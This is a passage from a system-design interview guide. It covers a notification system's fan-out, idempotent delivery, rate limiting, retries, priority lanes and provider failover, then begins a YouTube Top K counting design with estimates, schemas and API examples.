One queue message per user, produced by a fan-out job	Job pages through segment, publishes per-user events	Resumable, parallel, backpressure	Fan-out job must checkpoint
Send one “campaign” event, let workers expand	Each worker expands a shard of the segment	Very parallel	Harder to reason about progress

Recommended: a fan-out job that pages through the segment and checkpoints the last page it published. Kafka absorbs the burst. Workers drain at the rate providers allow.

```
def fan_out(campaign):
    cursor = load_checkpoint(campaign.id)        # resume after crash
    while True:
        page, cursor = segment.read(campaign.segment_id, cursor, size=10_000)
        if not page:
            break
        events = [{
            "idempotency_key": f"{campaign.id}:{uid}",
            "user_id": uid,
            "template_id": campaign.template_id,
            "priority": "bulk",
            "expires_at": campaign.expires_at,
        } for uid in page]
        kafka.send_batch("notif.bulk", events, key=lambda e: e["user_id"])
        save_checkpoint(campaign.id, cursor)     # after publish succeeds
    mark_done(campaign.id)
```

If the job crashes between publish and checkpoint, it republishes one page. That is fine because the idempotency key `campaign:user` makes the duplicate harmless (next deep dive). 50M users at 10k per page is 5,000 pages, so with 20 parallel partitions the publish phase finishes in a few minutes.

How do we get at-least-once delivery without sending duplicates?

The problem: queues give at-least-once delivery. A worker can call Twilio, succeed, then crash before committing the Kafka offset. Another worker picks up the same message and sends the SMS again. The user gets two OTPs and we pay twice.

Exactly-once across a network to a third party is not possible in general. What we can do is make our side idempotent: before sending, claim the delivery; after sending, record it. Many providers also accept an idempotency key.

Option	Pros	Cons
No dedup, accept duplicates	Simplest	Users annoyed, extra SMS cost
Dedup table with conditional write (claim before send)	Strong per-key guarantee	One extra write per send
Redis SETNX with TTL	Very fast	Lost on Redis failure, needs persistence

Recommended: a dedup record keyed by `notification_id:channel`, written with a conditional put (DynamoDB `attribute_not_exists` or Redis `SET NX` backed by the DB). States go `claimed -> sent`. A claim older than a timeout (for example 60 s) without `sent` can be retried.

```
def deliver(msg):
    key = f"{msg.notification_id}:{msg.channel}"
    claimed = dedup.put_if_absent(key, state="claimed", ttl_s=7*86400,
                                  claim_ts=now())
    if not claimed:
        rec = dedup.get(key)
        if rec.state == "sent":
            return ack(msg)                      # duplicate, drop it
        if now() - rec.claim_ts < 60:
            return retry_later(msg)              # someone else is sending
        dedup.cas(key, expect=rec, new={"state": "claimed", "claim_ts": now()})
    resp = provider.send(msg, idempotency_key=key)  # pass key if supported
    dedup.update(key, state="sent", provider_id=resp.id)
    ack(msg)
```

There is still a tiny window: crash after `provider.send` returns but before `state=sent`. After 60 s someone retries and may send twice. We shrink that window by passing the key to providers that support it (many email APIs and some SMS APIs do). Say this honestly in the interview: “effectively once, with a small, bounded duplicate risk”.

Idempotency also exists at the API edge: the unique constraint on `(caller_service, idempotency_key)` stops a caller’s retry from creating a second notification.

How do we apply user preferences and per-user rate limits?

The problem: users must never get a channel they opted out of, and must not be spammed (for example 10 marketing pushes in an hour). The check runs on every one of the 116k/s messages, so it must be cheap.

Option	Pros	Cons
Read preference DB every time	Always fresh	116k DB reads/s
Cache preferences in Redis with TTL + invalidate on write	Fast, fresh within seconds	Cache miss storms during campaigns
Embed preferences in the campaign segment	No lookups	Stale if user opts out after segment built

Recommended: Redis cache in front of the preference store with invalidation on write. For rate limiting use a per-user, per-category counter in Redis with a fixed or sliding window.


```
def allowed(user_id, category, channel):
    prefs = pref_cache.get(user_id) or load_and_cache(user_id)
    if not prefs.enabled(category, channel):
        return "skipped_optout"
    if category != "security" and prefs.in_quiet_hours(now()):
        return "defer"                          # re-enqueue for quiet_end
    limit = LIMITS.get((category, channel))     # e.g. marketing push: 3/day
    if limit:
        k = f"rl:{user_id}:{category}:{channel}:{today()}"
        n = redis.incr(k)
        if n == 1:
            redis.expire(k, 86400)
        if n > limit:
            return "skipped_ratelimit"
    return "ok"
```

Security and OTP categories bypass quiet hours and marketing limits but have their own abuse limit (for example 5 OTP SMS per phone per hour) to stop SMS pumping fraud.

How do we handle retries, provider errors, and dead letters?

The problem: providers fail in different ways. A 503 from FCM is transient. An “invalid device token” is permanent. Retrying permanent failures wastes money; not retrying transient ones loses messages.

Error type	Example	Action
Transient	429, 503, timeout	Retry with exponential backoff and jitter
Permanent, user data	Invalid token, unsubscribed email, bad number	Do not retry. Mark failed. Clean up token.
Permanent, our bug	Template render error	Send to dead letter queue (DLQ), alert
Expired	Promo past `expires_at`	Drop, mark `expired`



Retry topics with delays (for example 5 s, 30 s, 2 min, 10 min, 1 h) keep the main queue moving. Never block a partition sleeping on one message. A DLQ holds messages that failed all attempts so an engineer can inspect and replay them after a fix. Always check `expires_at` before each retry: a “sale ends tonight” push sent tomorrow is worse than no push.

How do we keep critical notifications fast during a huge campaign?

The problem: if OTPs and a 50M marketing blast share one queue, the OTP waits behind millions of messages.

Option	Pros	Cons
Single queue with priority field	Simple	Head-of-line blocking, Kafka has no priority
Separate topics and worker pools per priority	Strong isolation	More infra to run
Separate topics plus provider quota reservation	Isolation all the way to the provider	Need quota accounting

Recommended: three lanes (critical, normal, bulk), each with its own Kafka topic, its own consumer group, and its own worker pool. We also reserve provider throughput. If Twilio gives us 1,000 SMS/s, critical gets a guaranteed 300/s, and bulk uses only what is left.

```
lanes:
  critical: {topic: notif.critical, workers: 200, provider_share: 0.3, max_lag_s: 2}
  normal:   {topic: notif.normal,   workers: 400, provider_share: 0.5}
  bulk:     {topic: notif.bulk,     workers: 400, provider_share: 0.2,
             borrow_unused: true}
```

Alert on consumer lag for the critical lane above 2 seconds.

What happens when a provider goes down?

The problem: SendGrid has an outage, or Twilio is slow in one region. We promised 99.99% availability.


Recommended: keep at least two providers per channel (email: SES + SendGrid, SMS: Twilio + Vonage; push only has APNs for iOS and FCM for Android, so for push we can only retry and queue). Wrap each provider in a circuit breaker. When the error rate passes a threshold, the breaker opens and traffic shifts to the backup.

```
class ProviderRouter:
    def __init__(self, providers):
        self.providers = providers              # ordered by preference/cost

    def send(self, msg):
        for p in self.providers:
            if p.breaker.is_open():
                continue
            try:
                r = p.client.send(msg, timeout=2.0)
                p.breaker.record_success()
                return r
            except TransientError:
                p.breaker.record_failure()      # opens at >50% errors / 30 s
        raise AllProvidersDown()                 # -> retry topic
```


Because the dedup key is ours, switching providers mid-retry does not cause our own double send, although the first provider might still deliver late. That is an acceptable rare duplicate.

8. Final architecture



Component	Job	Technology example
Notification API	Validate, quota, idempotent insert, publish	Stateless service behind a load balancer
Notification DB	Idempotency and audit log	PostgreSQL (sharded by caller) or DynamoDB
Message bus	Durable buffer, priority lanes	Kafka, or SQS per lane
Campaign fan-out	Expand segment into per-user events	Batch job (Spark or a worker) with checkpoints
Router	Preferences, rate limits, templates	Stateless consumers
Preference store	Opt-outs, quiet hours, devices	DynamoDB + Redis cache
Dedup store	Claim-before-send	DynamoDB conditional writes or Redis
Channel workers	Call providers	Autoscaled consumers
Provider router	Failover, circuit breaking	Library inside workers
Retry + DLQ	Backoff and dead letters	Kafka delay topics, SQS DLQ
Status store	Delivery state per notification	Cassandra / DynamoDB

Deployment map (AWS)



Only the channel workers leave the VPC to reach push, email and SMS providers; everything durable, from the idempotency log to the priority lanes and dedup claims, stays in the data subnet.

9. Common mistakes and interviewer follow-ups

- Mistake: calling providers synchronously from the API. It couples caller latency to Twilio's latency. Say instead: accept, persist, enqueue, return 202.
- Mistake: claiming "exactly once". The interviewer will push on the crash-after-send window. Say: at-least-once from the queue plus idempotent claims gives effectively once, with a small bounded duplicate risk.
- Mistake: one queue for everything. A campaign blocks OTPs. Say: separate lanes, separate worker pools, reserved provider quota.
- Mistake: retrying every error. Invalid tokens and unsubscribed emails are permanent. Say: classify errors, retry only transient ones, prune dead tokens.
- Mistake: ignoring expiry. Late promos hurt. Say: carry `expires_at` and check before every attempt.
- Mistake: reading preferences from the DB on every message. Say: cache with invalidation on write.
- Follow-up: "How do you build an in-app inbox?" Add a consumer that writes each notification to a per-user feed table (Cassandra, partition by user_id, sorted by time).

- Follow-up: “How do you stop SMS pumping fraud on OTP?” Per-phone and per-IP rate limits, country allowlists, and cost alarms.

10. One-page cheat sheet

Topic	Key point
Scale	1B/day, ~12k/s avg, ~116k/s peak
Storage	~1 TB/day of logs, 30 days hot
API	`POST /notifications` returns 202, idempotency key required
Pipeline	API -> Kafka lanes -> router -> channel queues -> workers -> providers
Dedup	Unique key at API; conditional claim `notif_id:channel` before send
Delivery	At-least-once from queue, effectively once to user
Preferences	Redis cache, invalidate on write; quiet hours defer; security bypasses
Rate limit	Redis INCR per user/category/channel/day
Retries	Backoff topics 5s to 1h, classify errors, DLQ + replay
Priority	critical/normal/bulk topics, separate pools, reserved provider share
Failover	Two providers per channel, circuit breakers
CAP	AP for send path; strong only for dedup key writes

Sources

- Hello Interview: Design a Notification System
- Hello Interview community: Notification System at scale
- Hello Interview: Real-time Updates pattern
- Uber Engineering: Real-time push platform
- AWS: Amazon SQS dead-letter queues
- Stripe: Designing robust APIs with idempotency

21. YouTube Top K (Hard)

> We want to show the K most viewed YouTube videos (for example the top 100) over a few time windows: the last hour, the last day, the last month, and all time. Views arrive as a firehose of events from players all over the world. The product looks tiny, one list on a page, but the interviewer is testing data-intensive design: how to count billions of events per day, how to keep counts per time window without recounting everything, when approximate counting (count-min sketch) is good enough versus when you need exact numbers, how to deal with one viral video that gets a huge share of traffic, how to serve the list in milliseconds, and how to recover counts after a node dies.

1. Functional requirements

Core (must have):

1. Clients can query the top K videos (K up to 1,000) by view count.
2. Supported windows: last 1 hour, last 1 day, last 30 days, and all time.
3. The system ingests every view event emitted by video players.
4. Results are fresh: a view should be reflected in the ranking within about 1 minute.

Below the line (out of scope):

- Arbitrary time ranges like “March 3 to March 9”. We support fixed windows only. Arbitrary ranges are a data warehouse query.
- Per-country or per-category top K. We can mention it as an extension (it multiplies the number of keys).
- Deciding what counts as a “valid” view (bot filtering, minimum watch time). Assume an upstream service emits only valid views.
- Personalized ranking. That is a recommendation system.

2. Non-functional requirements

1. Ingest: sustain ~700k view events per second on average and ~3.5M per second at peak.
2. Query latency: p99 < 50 ms for a top K read.
3. Freshness: results lag real views by at most 60 seconds.
4. Accuracy: exact counts are preferred for the published list (top K is shown publicly and creators care). Small approximation in the candidate selection step is acceptable if the final ranking is correct within a tiny error for the top 1,000.
5. Availability: 99.99% for reads. A stale result is better than an error.
6. Durability: counts must survive node failures. We must not double count or lose large chunks of views.
7. CAP choice: AP. Reads may be up to a minute stale, and different readers may briefly see different lists. Counting must be eventually exact.

3. Back-of-the-envelope estimates

Assumption	Number
Views per day	60 billion (roughly 700k/s)
Peak factor	5x
Total videos	4 billion (about 3.6 billion with at least one view)
Videos with a view in a given hour	~200 million
View event size	~100 bytes (video_id, user, ts, region)
K	up to 1,000
Top K read QPS	~10,000/s (cached heavily)

```
Ingest QPS:
  avg  = 60e9 / 86,400          ~ 700,000 events/s
  peak = 700k * 5               ~ 3.5 million events/s

Raw event volume:
  60e9 * 100 B = 6 TB/day   -> keep in Kafka 3 days ~ 18 TB (x3 replicas)

Counter state, exact, all time:
  4e9 videos * (8 B id + 8 B count) = 64 GB   -> fits in a sharded KV store

Counter state per minute bucket (videos active in that minute):
  ~20M videos * 16 B = 320 MB per minute bucket
  1 hour of minute buckets = 60 * 320 MB ~ 19 GB (too much to keep raw)
  -> keep minute buckets only for the last hour, hour buckets for 30 days

Hour buckets for 30 days:
  200M active videos/hour * 16 B = 3.2 GB/hour * 720 hours ~ 2.3 TB
  -> store on disk (time series / KV), not RAM

Count-min sketch per minute (width 2^20, depth 5, 4-byte cells):
  2^20 * 5 * 4 B = 20 MB  (vs 320 MB exact)

Read side: 4 windows * 1,000 entries * 16 B = 64 KB total. Trivially cached.
```

The key numbers to say out loud: 700k writes per second and a tiny 64 KB result. The whole problem is reducing a huge write stream to a tiny, frequently read answer.

4. Core entities

- ViewEvent: one view. Fields: video_id, event_id, timestamp, region.
- Counter: the number of views for a video in one bucket. Fields: video_id, bucket_start, granularity (minute, hour, day), count.
- Window: a named time range (1h, 1d, 30d, all). It is made of buckets.
- TopKList: the published ranking for one window. Fields: window, computed_at, entries (video_id, count).
- Checkpoint: the Kafka offset per partition that a counter has fully applied. Used for recovery.

```sql
-- Exact per-bucket counts, stored in a wide-column store
CREATE TABLE view_counts (
  video_id     BIGINT,
  granularity  TEXT,         -- 'min', 'hour', 'day'
  bucket_start TIMESTAMP,
  views        BIGINT,
  PRIMARY KEY ((granularity, bucket_start), video_id)
);

CREATE TABLE all_time_counts (
  video_id BIGINT PRIMARY KEY,
  views    BIGINT
);
```

```json
{
  "window": "1h",
  "computed_at": "2026-11-05T19:07:00Z",
  "entries": [
    {"video_id": "dQw4w9WgXcQ", "views": 1840221},
    {"video_id": "9bZkp7q19f0", "views": 1203117}
  ]
}
```

5. API design

`GET /v1/top-videos?window=1h&k=100` – get the top K for a window.

Response 200:

```json
{
  "window": "1h",
  "as_of": "2026-11-05T19:07:00Z",
  "videos": [{"video_id": "dQw4w9WgXcQ", "views": 1840221, "rank": 1}]
}
```


Status codes: 200 OK, 400 for unknown window or k > 1000. Public read, no auth, but rate limited per IP at the edge.

`POST /v1/views` (internal) – the player backend emits a view event. In practice this is a direct Kafka produce from the view-tracking service, not an HTTP call per view.

```json
{"event_id": "e-8f2a...", "video_id": "dQw4w9WgXcQ", "ts": 1793905620123}
```

